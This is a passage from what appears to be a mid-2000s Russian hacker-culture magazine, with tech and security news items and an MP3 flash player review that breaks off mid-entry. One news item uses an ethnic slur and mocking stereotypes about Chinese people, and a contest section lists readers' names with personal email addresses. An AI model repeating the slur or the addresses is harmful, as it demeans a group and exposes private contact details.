деревянный стол. Грызун оснащен семью кнопками, функции которых можно назначать программно. К слову, софт, поставляемый с мышью, позволяет настраивать чувствительность на лету, благодаря чему геймеры могут легко и быстро подстраивать девайсину к особенностям той или иной гамесы.

КОМПЬЮТЕРНЫЕ МИКРОБЫ





Американские ученые из Принстонского университета сделали очередной шаг к разработке микробиокомпьютера. Кишечные палочки E. Coli с измененным генетическим кодом под надзором исследователей обменивались сигналами и формировали яркие красочные узоры абсолютно правильной формы. В зависимости от того, какие сигналы подавали соседние колонии кишечных палочек, E. Coli излучали красный либо зеленый флуоресцентный свет.

В результате эксперимента, ученые смогли сформировать из бактерий целых три различных узора: мишень, сердечко и цветочек.

Мишень выглядела как две концентрические окружности, одна из которых была зеленой, а вторая, сердцевина, составлялась зелеными кишечными палочками.

Сердечко, которое ты можешь увидеть на скриншоте - это более сложная композиция, составленная аж из трех мишеней.

Ну а цветок (который ты так же видишь на картинке) - это вообще что-то непонятное.


БРИТАНСКИЕ БАНКИ НАРАЩИВАЮТ ДЕФЕНС



По подсчетам аналитиков, в 2004 году британские банки потеряли от деятельности сетевых Остапов больше 20 миллионов долларов. «Надо что-то делать», — подумали банкиры и пришли к выводу, что, раз бороться с самими мошенниками не получается, нужно бороться с дырами в своих системах. А поскольку больше всего убытков получается в результате фейковых денежных переводов, то и силы свои нужно пустить в этом направлении. В текущем году крупнейшие банки Великобритании собираются ввести двухуровневую аутентификацию клиентов. В основе будет стоять аппаратный генератор, создающий пароли на основе публичного ключа, выдаваемого банком. Каждый пароль будет задействован для проведения только одной операции. Эксперты считают, что подобным образом удастся намного повысить безопасность денежных переводов через интернет. И если это действительно окажется так, многие банки в других странах возьмут пример со своих коллег.

ХАКЕРЫ И БЛОГИ

Блог (web log) — это персональный журнал пользователя в Сети. Обычно представляет собой хронологически упорядоченную ленту сообщений, которая отображается на определенном сайте и сообщения в которую публикуются через удобный интерфейс. Яркий пример блога — *livejournal.com*, который очень популярен в России. У блогов есть множество плюсов и лишь пара минусов. Но в последнее время к минусам прибавился еще один. Дело в том, что вирьмейкеры и хакеры все чаще используют блоги для размещения в них вирусного кода. Также блоги являются отличным способом хранения и обновления хакерского софта (кейлоггеров, троянов и т.д.) — сервисы блогов обычно предоставляют кучу места для размещения твоего добра, не требуют регистрации и не проверяют отдельные паги на вири и трояны. Хакеру достаточно создать левый блог, встроить в страницу нехороший скрипт и с помощью спама пригласить юзеров ее посетить. Вычислить автора блога практически нереально. Все это не просто теоретические рассуждения — security-эксперты все настойчивее указывают на увеличение количества таких блогов. Так что теперь тебе нужно осторожничать не только на хоумпагах, которые ты посещаешь, но и на блогах, куда тебя может занести нелегкая.



ВЕСЕЛАЯ ПЯТЕРКА



Компания Sharp недавно предложила своим пользователям пять новых ЖК-мониторов со средненькими характеристиками: 19-дюймовые LL-193A(G) и 17 дюймовые LL-173A, LL-171C и LL-173G. Новинки поддерживают разрешение до 1280x1024 и поставляются в двух цветовых вариантах: белые (префикс LL-) и черные (префикс BL-). Новинки уже поступили в розничную продажу, поэтому нелишним будет присмотреться повнимательнее к характеристикам новых дисплеев.


LL-193A с диагональю 19 дюймов обеспечивает время отклика 8 мс, яркость 250 Кд/м^2, контраст 500:1, угол обзора 160 градусов по вертикали и горизонтали, отображая при этом, как и следовало ожидать, больше 16 миллионов цветовых оттенков. В моники встроены убогие стереопищалочки мощностью по 1 Вт; размеры экрана составляют 418x220x416 мм, весит устройство почти 7 кг.

LL-193G отличается от своего А-брата увеличенным до 18 мс временем отклика, но повышенным (600:1) контрастом при яркости 230 Кд/м^2. Угол обзора составляет 178 градусов по вертикали и горизонтали, количество отображаемых цветов — 16,77 млн. Размеры монитора с двумя стереоколонками мощностью по 1 Вт равны 418x243x436 мм, вес — 7,1 кг.

Время отклика у 17-дюймового дисплея LL-173A составляет 12 мс, яркость — 280 Кд/м^2, контраст 450:1. При этом, чтобы разглядеть изображение, не следует отклоняться от нормали к плоскости экрана больше чем на 85 градусов: угол обзора у этой модели равняется 170 градусам. Размеры дисплея со встроенными колонками (1+1 Вт) составляют 374x220x390 мм, весит монька 5,4 кг. Что касается LL-173A, то это устройство, в общем-то, почти такое же, разве что отличается внешне и обладает чуть большими размерами: 374x243x384 мм.

А вот LL-171C мне показался самой приятной моделькой. Во-первых, в нем нет убогих пищалок, и хоть остальные показатели не сильно впечатляют, этот монитор — не худший выбор. Яркость дисплея — 260 Кд/м^2, контраст — 500:1, время отклика — 12 мс, угол обзора — 160 градусов по вертикали и горизонтали, количество отображаемых цветов — 16,19 млн. Размеры монитора равны 377x209x392 мм, вес — 4,4 кг.

700 ВАТТ ДЛЯ КОМПА




Приятель, вот у тебя какой блок питания стоит? Я про мощность. 200, 250, 300 Вт? Ты думаешь, больше не бывает? Ошибаешься! Недавно вот я наткнулся на пресс-релиз компании AOpen, в котором она сообщала о выпуске на рынок БП мощностью 700 Вт! Похоже, что на сегодняшний день это самый мощный блок питания для настольных систем. AO700-12ALN позиционируется как решение для hi-end систем и имеет целую кучу наворотов. К примеру, стабилизация 12-вольтового напряжения для материнской платы, дисков, проца и видеокарты выполнена в раздельных линиях. Особое внимание уделено стабильности питания и эффективности преобразований: КПД достигает 85%! Блок питания выполнен в формате ATX12V версии 2.01 и покрашен в чёрный цвет, кроме того оснащен 12-сантиметровым малошумным вентилятором на нижней поверхности. Думается, что в скором времени вполне можно будет отапливать помещения несколькими мощными компьютерами. Сисадмины наконец-то перестанут мерзнуть :).

ЭЛИТНАЯ МАМА

Ты, конечно же, знаешь, что есть на свете такая компания — ECS, Elitegroup Computer Systems. Так вот, эта контора недавно представила новую системную плату с названием RS400-A, функционирующую на базе чипсета ATI RS400. Новинка предназначена, как несложно догадаться, для работы с камнями Pentium 4 LGA 775. Частота FSB на новой маме составляет 800/533 МГц, при этом реализован двухканальный режим работы с памятью DDR2 667/533/400 МГц и DDR1 400/333 МГц. Новинка оборудована интегрированной микросхемой Radeon X300, аппаратно поддерживающей DirectX 9. Допускается установка видеокарт как для AGP 8X, так и для PCI Express.

Что касается южного моста, то в описываемой материнке реализована поддержка четырех портов SATA и Ultra DMA 133 с возможностью организации массивов RAID0, 1, 0+1. Кроме того, плата имеет восемь портов USB 2.0, а также интегрированный сетевой адаптер Fast Ethernet от Realtek, который поддерживает устаревшие режимы 10/100 Mbps. Остается добавить, что плата уже поступила в продажу.

ВОЙНА С ТЕПЛОМ




Необычное устройство, которое удивляет своим внешним видом, представила недавно японская компания Scythe. Инженеры этой корпорации разработали новый кулер, который можно использовать совместно с любым типом процессоров и сокетов. Названа новинка по-боевому: Ninja Heatpipe Fanless CPU Cooler SCNJ-1000. И в общем-то, оправдывает свое название. Если посмотреть на фотографию кулера, можно отчетливо разглядеть мощный металлический радиатор весом более 600 г, пластины которого имеют весьма воинственную форму, а также 12 трубок, по которым распространяется тепло. Если же изучить этот кулер повнимательнее, то окажется, что трубок только 6, просто они изогнуты и выведены на противоположные концы радиатора, чего не видно на фотографии, размещенной на сайте фирмы. Что касается остальных параметров и фишек, то здесь стоит выделить следующее:

- Возможность сменить крепление, чтобы установить кулер на любой из популярных процессорных разъемов
- На Socket478 установить — как два байта переслать
- Поверхность, прилегающая к кристаллу, тщательно отполирована с использованием современных технологий для улучшения теплопроводности
- 6 теплопроводных трубок
- Размеры: 110x110x150 мм
- Цена: $50

Устройство комплектуется также кронштейном для крепления 120-миллиметрового вентилятора, однако в поставке этого кулера пропеллера нет! Совершенно понятно, что без вентилятора использовать эту систему для современных высокочастотных процессоров невозможно, что и отмечается в документации к кулеру. Производитель рекомендует использовать дополнительный вентилятор, который легко можно закрепить прилагаемым в комплекте монтажным приспособлением. Однако его необходимо прежде купить за отдельные деньги, и это минус. Хотя с другой стороны — плюс, поскольку, если уж пользователь решил установить на компьютере качественную систему охлаждения, нелишним будет подобрать качественный вентилятор отдельно на свой вкус. И если грамотно им управлять, то большую часть времени он будет бездействовать.

Также следует отметить параллельное материнской плате расположение пластин радиатора. Такой подход на 100% совместим с концепцией нового стандарта BTX, и будет особенно эффективен в корпусах этого форм-фактора с правильно организованной циркуляцией воздуха, тепловой трубой, когда мощный поток воздуха движется параллельно материнской плате.

ЮЗАЕШЬ ORACLE? ДОБРО ПОЖАЛОВАТЬ В КОСМОС, СЫНОК!



Если у тебя душа рвется в космос и ты с детства мечтаешь дотронуться до звезд, но в космонавты тебя не взяли, а в кармане нет 20 миллионов долларов на увеселительную прогулку, у тебя все еще есть шанс. Все, что тебе нужно — это быть разработчиком ПО, жить в России и юзать по работе продукцию Oracle. Именно для таких людей компания Oracle на пару со SpaceAdventures решила провести лотерею с главным призом — полетом в космос и 35 тысячами долларов наличными (его вручат в середине июля 2005 года). Помимо этого, разыгрываются и другие денежные призы, а также ноутбуки Apple PowerBook G4 с 17-дюймовым дисплеем, MP3-плееры Apple iPod 20GB и DVD с трилогией «Звездные войны». Такая халява случается не каждый день, поэтому, если ты относишь себя к поклонникам Oracle, тебе прямая дорога на страничку *http://oracle.promotionexpert.com/SpaceSweepstakes/ru/index.jsp?Src=3559501&Act=405*. Заполни форму — и вперед, к звездам!

КИТАЙСКИЕ ХАКЕРЫ ОБЪЯВИЛИ ЯПОНИИ ВОЙНУ

«Это все подлые китайцы!» — вынесли вердикт японские чиновники. А все началось с того, что 13 апреля в 21:00 неизвестные хакеры вывели из строя сайт Главного полицейского управления Японии. «Гребаные китайцы!» — выругался начальник управления. Но это было еще не все. В ту же ночь хакеры атаковали сайты Управления национальной обороны страны, что даже для китайцев было уж слишком. «Точно вам говорю, без китайцев не обошлось! — заверил журналистов представитель японского военного ведомства. — Мало того, что их почти пять миллиардов, так они еще и распространяют по интернету призывы к своим же китайцам атаковать нас, робкое беззащитное японское ведомство». Вообще, китайцы уже давненько не балуют японцев дружелюбием. В Пекине и нескольких других крупных городах проводились антияпонские демонстрации, сжигали японские флаги, забрасывали японские консульства гнилыми помидорами и протухшими огурцами. А в Шанхае даже отдубасили двух японских студентов. Не знаю, чего там не поделили братья наши меньшие, но японцы ни на секунду не сомневаются, что взлом совершили китаезы. А поскольку в Японии своих хакеров хватает (каждый второй хакер, да), то я уверен, контратака — дело времени. А там и до всемирной кибервойны рукой подать.



ЭЛЕКТРОМОНТЕРУ ВПАЯЛИ 400 РУБЛЕЙ



400 рублей — именно такую сумму пришлось заплатить Лене Горбунову, примерному электромонтеру молочного комбината «Нижнегородский». И не за что нибудь, дорогие товарищи, а за хакерство! Вообще, все было довольно банально. Электромонтер дорвался до инета и слил где-то программу для перебора паролей. «Оце так цяця!» — подумал Леня и решил испробовать ее в деле. А так как молочный комбинат у них был не самый отсталый, то и компьютерная сеть в нем имелась. Натравил Ленчик свой брутфорсер на эту сеть, да и поимел инфу про всех сотрудников. Адреса, телефоны, должности, зарплаты. Все это добро он разместил на сайте, который назвал «Виртуальный профсоюз». Но админы комбината не дремали — сайт монтера попалили, начальнику сообщили, а дальше за дело взялась милиция. Как утверждают следователи, Леня нарушил 23 статью Конституции РФ, где сказано, что все имеют право на частную жизнь. И стало быть, заслуживает административного наказания. Дело обсасывалось месяцами, была задействована куча свидетелей, и в итоге, зловеще стукнув молоточком об стол, судья вынес роковой приговор: «400 рублей в кассу — и свободен!». Вот такие ужасы творятся в Нижнем Новгороде. А вы говорите, нет хакеров на Руси. Кстати, как оказалось, финансовый директор комбината получает 700 тысяч рублей, исполнительный директор — 500 тысяч, а директор производства — 400 тысяч рублей. «Нечисто тут!» — подумала налоговая. Но это уже совсем другая история.

ПОБЕДИТЕЛИ DEFENDER



Defender завершил свой конкурс и подводит его итоги. Вот список победителей конкурса:

lana (silvershine@mail.ru) получает акустику Defender Mercury 30A. НетДрайв (support@netdrive.ru) достается клавиатура Defender Boomerang. А эти участники получают мышки от Defender:

Константин Купленков (kastkest@mail.ru)
Илья Переверзев (fic_us@rambler.ru)
гриша бунаков (byrger@bk.ru)
helen46@yandex.ru
xXx (F.B.I@bk.ru)
D1m (d1m@list.ru)
Оксана (oksana_mo@mail.ru)
Дмитрий (dm_clnt@front.ru)
alek baranov (alek32@mail.ru)
Heavy (heavy_m2004@mail.ru)
Колян Коляныч (admin_monax@list.ru)
yarch@yandex.ru
dan88 (dan88@rambler.ru)
dojd@pochta.ru
Dmitriy Slobodin (ozzy@mail.uln.ru)
x-bender@yandex.ru
pickpocket@pochta.ru
Oleg Demjanov (superslon@mail.ru)

Если ты увидел здесь себя, то отпиши на defender@real.xakep.ru, чтобы получить приз.

НЕУДАВШАЯСЯ ШУТКА ЗАПОРОЖС-КОГО ХАКЕРА




Стас был грамотным компьютерщиком. Читал грамотные книги, штудировал грамотные сайты. И вскоре после того, как парень устроился в программерский отдел одного из крупнейших запорожских банков, его способности заметили. Он стал начальником. Длилось счастье недолго — потом пришло новое руководство, и Стасика с почетной должности попросили. Временно, мол. А вместо этого ему пришлось заниматься чем-то совершенно далеким от компьютеров и нестерпимо скучным. Возвращать былую работу ему, как оказалось, никто и не собирался, и в конце концов Стас подал заявление об уходе. Уволившись, он продолжал считать, что с ним поступили несправедливо, а чтобы доказать, что он действительно в своем деле лучший, решил провернуть небольшое показательное выступление. В том банке, как и во многих других, для компьютерного перевода денег использовали систему «клиент — банк». Стасик ее еще при своей бывшей должности хорошенько изучил, считая безбожно дырявой. «Если эти балбесы осознают, насколько уязвима система, и если я принесу им программу защиты, они наверняка примут меня обратно», — подумал хакер. И воспользовавшись известными ему паролями, внес в системе небольшие изменения. Но к его удивлению, вторжения сотрудники банка не заметили и продолжали себе работать. «Ладно, — вздохнул парень, — сейчас-то уж точно зашевелитесь». На этот раз Стас проник в систему банка и изнутри подделал платежку, по которой со счета таможни снимались 5 миллионов гривень (около миллиона баксов) и переводились на счет какой-то обанкротившейся фирмы в Днепропетровске. Чтобы перевод не прошел и сотрудники наверняка заметили уязвимость системы, он специально допустил несколько ошибок в платежном поручении. Однако сотрудники банка и на этот раз ухом не повели — деньги были переведены в тот же день. Тут уж Стасик понял, что влип не по-детски. Ведь в систему он входил с ноутбука через мобильный, и вычислить его было делом техники, а за кражу таких сумм карают чуть ли не расстрелом. После того как сотрудники банка не получили подтверждение от таможни о переводе, счет был заморожен, а Стасик, как и предполагалось, принят в объятия доблестной милиции. Но поскольку деньги были возвращены владельцу, а банк не потерпел больших убытков, претензии были сняты и хакер отпущен на свободу. Вот такая вот детективная история случилась в славном городе Запорожье.

КАК ДЕШЕВО ОГРАБИТЬ БАНК?


Как ограбить банк без пистолетов и супернавыков? Наверное, так, как смышленые парни из Лондона, которые едва не увели у одного из британских банков кучу миллионов долларов. Они купили в магазинчике простенький USB-приборчик, действующий по принципу кейлоггера, и незаметно приконнектили его к банковским компьютерам. Если бы не случайное обнаружение, банк мог потерять немало денег. Сейчас по делу ведется следствие, и, поскольку сообщение о новом виде шпионажа появилось в прессе, многие банки начинают изымать беспроводные клавиатуры и устанавливают на свои компьютеры дополнительные прибамбасы, позволяющие засечь незаконное подключение. Только теперь не через сеть, а непосредственно к портам компьютера.

ЯЗЫКОМ К МОНИТОРУ



На конференции CHI 2005 Дэн Майнез-Аминзаде (*www.monzy.org/eui*) представил первый прототип съедобного пользовательского интерфейса. BeanCounter — вкусовой дисплей примитивного разрешения, составленный из шести пробирок с разноцветными жевательными конфетами. Основание каждой пробирки закрыто электронным клапаном. Открывая клапаны, компьютер смешивает конфеты в различной пропорции. На данном этапе каждая пробирка дисплея BeanCounter сопоставлена различным системным процессам таким образом, чтобы пользователь мог контролировать использование оперативной памяти. Каждый системный вызов сопровождается открытием клапана, и конфеты падают в миски. Количество конфет соответствует объему выделяемой памяти. Другая, более совершенная система TasteScreen состоит из LCD-монитора с закрепленным наверху USB-устройством. Оно содержит 20 крошечных пластиковых картриджей с различными пищевыми агентами. Капли вкусов смешиваются в специальной камере, после чего растекаются по монитору, покрывая его тонкой липкой пленкой. Лизнув монитор, можно различить вкус.


ГОНКИ ДРОИДОВ



В американском Индианаполисе состоялись гонки дроидов R2. В захватывающем состязании Droidyard 500 приняла участие добрая дюжина дроидов. Они соревновались по двое на дистанции 30 метров. По условиям гонки, нужно было достичь финишной черты и вернуться на старт. За четыре дня соревнований несколько раз пришлось вмешаться пожарным. Конструкция 90-килограммового R9-R2 из алюминия обошлась его владельцу в 15 000 долларов и отняла три года. Однако в последнем заезде ее обошел R2-D2 из пенополистирола, пластика и резины с двигателем 24 В. Его строительство стоило «всего» 6 000 долларов. Конструкторам со стажем удалось уложиться в 200 баксов.

ГОВОРЯЩИЕ POST-IT

Шведская компания Libego AB представила новое поколение напоминалок Post-It. Voise Talking Notes (*voisec.se*) представляют собой разноцветные пластиковые кнопки диаметром около 4 см. Их можно закрепить в любом месте на специальной базе, на липучках или на магните. Чтобы воспроизвести запись, достаточно нажать на кнопку. Чтобы оставить голосовое напоминание, нужно снять крышку и особым образом состыковать две части. На каждую кнопку можно записать до 70 секунд кристально чистого звука. Две батареи по 1,5 В обеспечивают 800 циклов перезаписи. Новинка поступила в продажу в Европе по цене около 40 долларов за штуку.



СТРОИТЕЛЬСТВО ЗАВОДА LG В РОССИИ

Хорошо известная на российском (и не только) рынке компания LG недавно совершила еще один шаг по направлению к отечественным пользователям. 20 апреля в подмосковной Рузе был заложен первый камень нового завода компании. Уже через год на площади в 50 га развернется одно из крупнейших в России предприятие по производству бытовой электроники, телевизоров и аудиотехники. В числе важнейшей продукции — ЖК-телевизоры, плазменные панели и плоские кинескопы, знакомые всем, кто хоть немного следит за рынком мониторов и телевизоров. Планируемые объемы выпуска продукции — до 4 миллионов единиц в год. Более трех тысяч работников будут ежедневно трудиться для того, чтобы мы могли покупать оборудование от LG, изготовленное в нашей стране.



СВОЙ ФОТОЦЕНТР ОТ EPSON



На рынке появился новый крутой фотоцентр Epson Stylus Photo RX700, который предназначен для любителей и даже профессиональных фотографов. Устройство представляет собой целый набор оборудования для работы как с цифровыми, так и аналоговыми фотографиями. Основная фишка тут заключается в том, что теперь можно сканировать, печатать и копировать изображения без использования компьютера. Вообще, эта девайсина позиционируется как устройство hi-end класса: так, например, у струйного принтера минимальный размер капли составляет 1,5 пиколитра, а встроенный сканер работает с разрешением 3200 dpi. Новинка оборудована ЖК-экраном Photo Fine размером 6,25 см по диагонали и разрешением 512x384 ppi.
Помимо всего прочего, в Stylus Photo RX700 интегрирован CDD-сканер со слайд-модулем, с помощью которого можно распечатывать фотографии напрямую с пленок и слайдов, при этом оцифрованные материалы можно корректировать и записывать на карты памяти, даже не включая компьютер.

Шехтман Александр, test_lab (test_lab@gameland.ru)

Звук без подвижных частей

mp3-FLASH-ПЛЕЕРЫ ПРОЧНО ВОШЛИ В НАШ ОБИХОД И УЖЕ НЕ ЯВЛЯЮТСЯ ЧЕМ-ТО ЭКСКЛЮЗИВНЫМ, ТАК КАК ПАМЯТЬ, ПРИМЕНЯЕМАЯ В ТАКИХ ДЕВАЙСАХ, РЕЗКО ПОДЕШЕВЕЛА. В ЭТОЙ СТАТЬЕ МЫ РАССМОТРИМ НЕСКОЛЬКО ТАКИХ ПЛЕЕРОВ.

РЕДАКЦИЯ ВЫРАЖАЕТ БЛАГОДАРНОСТЬ ЗА ПРЕДОСТАВЛЕННОЕ НА ТЕСТИРОВАНИЕ ОБОРУДОВАНИЕ КОМПАНИЯМ БЮРОКРАТ (Т.(095)745-5511, *www.buro.ru*), PATRIARCH (Т.(095)216-7201, *www.memory.ru*), USN COMPUTERS (Т. 775-8202, *www.usn.ru*), ИНТЕРНЕТ-МАГАЗИНУ 21VEK (Т.(095)924-7624, *www.21vek.ru*), IRR MOSCOW (Т.(095)974-9608, WWW.IRIVERRUSSIA.COM), А ТАКЖЕ РОССИЙСКИМ ПРЕДСТАВИТЕЛЬСТВАМ CREATIVE И SAMSUNG

| Samsung YP-T6 | IRIVER N10 | QUICKSTEP LT-1300 | IRIVER iFP-895 | SORELL SF2000 | MURO MR-100 | IRIVER IFP-790 | NEXX NF-450 | CREATIVE MuVo N200 | CREATIVE MuVo V200 | COWON iAUDIO CW300 | COWON iAUDIO 4 | MPIO FL350 |

flash ТЕСТИРОВАНИЕ -ПЛЕЕРОВ

[методика тестирования] Первый и самый главный тест — на качество звучания. Сначала использовались наушники входящие в комплект поставки — прослушивался ряд композиций, изобилующих различными инструментами и по тому, насколько четко и громко они звучат оценивалось качество звука. Потом подключались полупрофессиональные мониторные наушники, и плеер опять проходил такие же испытания. Помимо этого, оценивались такие параметры, как эргономичность, удобство меню, количество функций, информативность и качество дисплея.

IRIVER IFP-790

Воспроизводит форматы: MP3, WMA, ASF, OGG
Встроенное FM-радио: есть
Соединение с компьютером: USB 2.0
Время работы, ч: 36
Возможный объем памяти, Мб: 256
Расширение с помощью флеш-карт: нет

Очередной девайс от компании IRIVER имеет форму призмы со сглаженными углами и вогнутыми ребрами. Плеер отличается весьма качественным и громким звучанием, но басов все же недостает, хотя покупка более продвинутых наушников, чем те, которые входят в комплект, частично снимает эту проблемы. Очень порадовало обилие разнообразных функций, в частности возможна настройка параметров отображения информации о проигрываемом треке. Управление осуществляется при помощи джойстика и трех кнопок, что оказывается вполне достаточным. Запитывается устройство от стандартной батарейки типа AA, причем в комплект не входит аккумулятор с зарядным устройством — имеется только один алкалиновый элемент питания. Для записи звука извне предусмотрен линейный вход и весьма чувствительный микрофон, встроенный в корпус. Имеется специальный ремешок для ношения плеера на предплечье. USB загораживается специальной пылезащитной крышкой. Огорчил тот факт, что для перекачки файлов необходимо программное обеспечение.

♩♩♩♩ $325

COWON iAUDIO CW300

Воспроизводимые форматы: MP3
Встроенное FM-радио: есть
Соединение с компьютером: USB 1.1
Время работы, ч: 30
Возможный объем памяти, Мб: 128, 256, 512
Расширение с помощью флеш-карт: нет

Девайс отличается относительно большими размерами по сравнению с конкурентами. Корпус частично выполнен из шероховатого металла, на котором плохо видны царапины. Качество звука оказалось высоким по всем параметрам: глубокие басы, хорошо слышны высокие частоты, большая максимальная громкость дает возможность использовать мощные наушники полупрофессионального класса. Дисплей очень информативный, причем имеются даже встроенные часы. Немного расстроила тусклая подсветка. Управлять воспроизведением можно только с помощью двух джог-дайалов, так что они получились слегка перегруженными функциями. Для перекачивания файлов в память девайса требуется специальное ПО. COWON iAUDIO CW300 — единственный плеер в обзоре, снабженный пультом ДУ — на нем имеются все основные элементы управления, но ЖК-экрана все же нет. Не хватает чехла для крепления на пояс или предплечье — имеется только ремешок и мешочек из ткани, но внутри он почему-то грубоват.

♩♩♩ $77 | $110 | $175

CREATIVE MuVo N200

Воспроизводимые форматы: MP3, WMA
Встроенное FM-радио: есть
Соединение с компьютером: USB 2.0
Время работы, ч: 12
Возможный объем памяти, Мб: 128, 256, 512, 1024
Расширение с помощью флеш-карт: нет

CREATIVE MuVo N200 имеет весьма компактные размеры, что не может не радовать, но в то же время экран тоже небольшой, к тому же на нем отображается мало информации, в частности надо лезть в меню, чтобы понять, какие настройки звука задействованы в данный момент. Отсутствует отдельная кнопка переключения режимов эквалайзера, что не характерно для устройств этого класса. Качество звука оказалось высоким, но имеет место странный эффект: при включенной подсветке экрана наушники издают отчетливый писк. Когда она со временем гаснет, писк пропадает. Огорчило отсутствие переключателя «Hold», так что предотвратить случайные нажатия не удастся. Работает девайс от батареек AAA, причем аккумулятора и зарядного устройства в комплекте нет. В наличии ремень для ношения плеера на предплечье и силиконовый чехол, но последний выглядит непрочным. Разъем Line-in имеет слот-фактор чуть меньший, чем обычный Mini-Jack. USB-порт закрывается пылезащитной крышкой.



$88 | $105 | $145 | $187







NEXX NF-450

Воспроизводимые форматы: MP3, WMA, ASF
Встроенное FM-радио: есть
Соединение с компьютером: USB 1.1
Время работы, ч: 15
Возможный объем памяти, Мб: 128, 256, 512, 1024
Расширение с помощью флеш-карт: SD/MMC

Устройство, помимо встроенной памяти, обладает еще и слотом для SD/MMC-карт, что позволяет увеличивать объем его памяти до трех гигабайт (в случае модели с внутренней памятью в 1 Гб и картой 2 Гб). Правда, огорчил тот факт, что пылезащитная крышка слота никак не прикреплена к корпусу и легко может потеряться. Причем плеер воспринимается компьютером сразу как два выносных диска (никаких дополнительных программ для перекачки файлов не требуется). Что касается звука, то тут никаких претензий нет, но громкость все же чуть ниже, чем у конкурентов (при подключении наушников с высоким сопротивлением ее будет явно недостаточно, но для стандартных ее вполне хватит). Экран небольшого размера, но его информативность нареканий не вызывает. Управление удобное — имеются четыре кнопки и джойстик, причем последний хорошо сидит в руке и переключается мягко. В комплекте есть ремень для ношения плеера на предплечье. Для записи со внешних устройств предусмотрен микрофон и линейный вход.



♩♩♩♩ $95 | $111 | $134 | $184

IRIVER N10

Воспроизводимые форматы: MP3, WMA, ASF
Встроенное FM-радио: нет
Соединение с компьютером: USB 1.1
Время работы, ч: 11
Возможный объем памяти, Mb: 128, 256, 512, 1024
Расширение с помощью флеш-карт: нет

Один из самых стильных плееров в обзоре — его дизайн вне конкуренции. Возможен черный и белый вариант расцветки корпуса. Дисплей имеет зеленоватую подсветку, а стекло, защищающее его от повреждений, имеет слегка отражающее покрытие, так что в условиях яркого освещения читать отображаемую информацию трудновато. Управление удобное и интуитивно понятное, но огорчает отсутствие переключателя «Hold». Также расстроило отсутствие радио — весьма неприятный момент для устройства подобного класса, в то же время встроенным диктофоном девайс обделен не был. У IRIVER N10 наушники также совмещены с ремешком, причем последний крепится к съемной части корпуса, которая при ее удалении обнажает USB-разъем. Если входящие в комплект наушники испортятся, то возможна установка дополнительного модуля, имеющего обычный minijack — разъем и кольцо для крепления ремешка. Для перекачивания файлов на плеер необходимо установить программу iriver Music Manager. Запитывается девайс от встроенного Li-Ion аккумулятора, заряжающегося через USB-порт. Возможно добавление новых функций путем скачивания свежих прошивок, выкладываемых на официальном сайте IRIVER.

♩♩♩♩ $115 | $153 | $237 | $273

IRIVER iFP-895

Воспроизводимые форматы: MP3, WMA, ASF, OGG
Встроенное FM-радио: есть
Соединение с компьютером: USB 2.0
Время работы, ч: 40
Возможный объем памяти, Мб: 512
Расширение с помощью флеш-карт: нет

Очередной плеер, показавший весьма высокий результат в плане качества звука: глубокие басы, хорошо прослушиваются низкие частоты, высокая громкость. Надо отметить тот факт, что в комплект с IRIVER iFP-895 идут наушники известной фирмы SENNHEISER, в частности благодаря которым и был достигнут столь высокий результат. Порадовало удобное для навигации меню, но эргономичность джойстика вызывает некоторые нарекания — чтобы просто нажать на него, надо приложить некоторое усилие, и если оно будет направлено чуть в сторону, то рычажок может случайно сместиться. Других проблем с управлением возникнуть не должно. ЖК-экран весьма информативный, но не отображается номер трека в папке. Для перекачки файлов на плеер требуется специальное ПО, так что использовать девайс в качестве переносного носителя информации будет затруднительно. В комплект поставки входит полупрозрачный чехол и специальный ремень для ношения на предплечье, что будет весьма существенным подспорьем для любителей бегать под музыку. Помимо всего этого, плеер можно перепрошить.



♩♩♩♩ $270

CREATIVE MuVo V200

Воспроизводимые форматы: MP3, WMA
Встроенное FM-радио: есть
Соединение с компьютером: USB 2.0
Время работы, ч: 16
Возможный объем памяти, Мб: 128, 256, 512, 1024
Расширение с помощью флеш-карт: нет

